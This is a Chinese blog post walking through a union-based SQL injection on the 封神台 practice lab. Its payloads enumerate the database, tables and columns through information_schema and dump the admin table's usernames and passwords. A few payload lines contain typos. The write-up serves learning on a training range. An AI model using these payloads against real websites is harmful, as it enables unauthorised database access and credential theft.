封神台sql注入的靶场，为了小芳，开冲

原创

午喻 于 2020-10-27 11:48:44 发布 106 收藏 1


分类专栏： 渗透入门 文章标签： sql

本文链接：https://blog.csdn.net/Wubuqing/article/details/109307878

渗透入门 专栏收录该内容


3 篇文章 0 订阅

订阅专栏




先判断是否存在注入 1=1 返回正常 1=2 返回错误


所以存在SQL注入



使用order by 查询该数据表的字段数量



Order by 2 返回正常 order by 3返回错误 所以字段数量是2




判断回显的位置

Union select 1,2

在 2回显 然后查询数据库名

union select 1,database()

得到数据库名为 maoshe



查询路径

union select 1,@@datadir

还有查询数据库版本

Union select 1，version()

然后查询表名

union select 1,(select table_name from information_schema.tables where table_schema='maoshe' limit 0,1)


显示出第一个 是admin

将limit后的挨个查询后得到 admin dir news xss

然后在admin里查询字段名

Union 1,(select column_name from information_schema.columns where table_schema='maoshe' and table_name='admin' limit 0,1)


遇到一点问题一直返回不成功 然后发现网页没有将'转换成%27就一直没有返回，手动将'变成%27 解决了



查询到里面有 id username password

然后查询里面的数据

union 1,(select group_concat (id,0x7e,username,0x7e,password) from admin)



其中 0x7e是波浪线~

然后就得到了password hellohack